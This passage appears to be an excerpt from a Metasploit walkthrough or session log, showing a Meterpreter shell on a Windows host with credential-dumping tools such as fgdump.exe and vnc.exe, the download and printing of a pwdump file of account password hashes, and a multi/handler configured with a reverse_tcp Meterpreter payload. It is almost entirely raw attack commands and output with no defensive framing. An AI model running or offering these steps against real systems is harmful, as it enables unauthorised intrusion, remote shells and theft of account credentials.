40777/rwxrwxrwx   0        dir   Thu Jan 01 00:00:00 +0000 1970  My Picture Mess
40555/r-xr-xr-x   0        dir   Thu Jan 01 00:00:00 +0000 1970  My Pictures
100666/rw-rw-rw-  9071     fil   Thu Jan 01 00:00:00 +0000 1970  Phonebook.csv
100666/rw-rw-rw-  17871    fil   Thu Jan 01 00:00:00 +0000 1970  SMS.csv
100666/rw-rw-rw-  33       fil   Thu Jan 01 00:00:00 +0000 1970  Schedule.csv
100666/rw-rw-rw-  80       fil   Thu Jan 01 00:00:00 +0000 1970  desktop.ini
100777/rwxrwxrwx  974848   fil   Thu Jan 01 00:00:00 +0000 1970  fgdump.exe
100777/rwxrwxrwx  11776    fil   Thu Jan 01 00:00:00 +0000 1970  help.exe
100777/rwxrwxrwx  9728     fil   Thu Jan 01 00:00:00 +0000 1970  jessica.exe
100777/rwxrwxrwx  9728     fil   Thu Jan 01 00:00:00 +0000 1970  output.exe
100777/rwxrwxrwx  9728     fil   Thu Jan 01 00:00:00 +0000 1970  vnc.exe

meterpreter > download 127.0.0.1.pwdump
[*] downloading: 127.0.0.1.pwdump -> 127.0.0.1.pwdump
[*] downloaded : 127.0.0.1.pwdump -> 127.0.0.1.pwdump
meterpreter > cat 127.0.0.1.pwdump
Administrator:500:NO PASSWORD*********************:NO PASSWORD******************
Fail User:1004:NO PASSWORD*********************:NO PASSWORD*********************
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
HelpAssistant:1000:8FE6451176EF6FA5C568EAD9BE54E027:DC03AA735850DB142530C257BD8D
SUPPORT_388945a0:1002:NO PASSWORD*********************:A58CFB0BB8B02559949684208
meterpreter >
```



```
            ##                            ###           ##    ##
 ##  #### ###### ####  #####   #####    ##    ####        ######
### ##  ##  ##  ##         ## ##  ##    ##   ##  ##   ###   ##
### ######  ##  #####   ####  ##  ##    ##   ##  ##   ##    ##
 ##     ##  ##  ##  ## ##      #####    ##   ##  ##   ##    ##
 ##  #### ###   #####   #####     ##   ####   ####   #### ###
                                  ##


   =[ metasploit v3.7.0-dev [core:3.7 api:1.0]
 --=[ 651 exploits - 342 auxiliary
 --=[ 216 payloads - 27 encoders - 8 nops
   =[ svn r11945 updated today (2011.03.13)

> use exploit/multi/handler
exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
OAD => windows/meterpreter/reverse_tcp
exploit(handler) >
```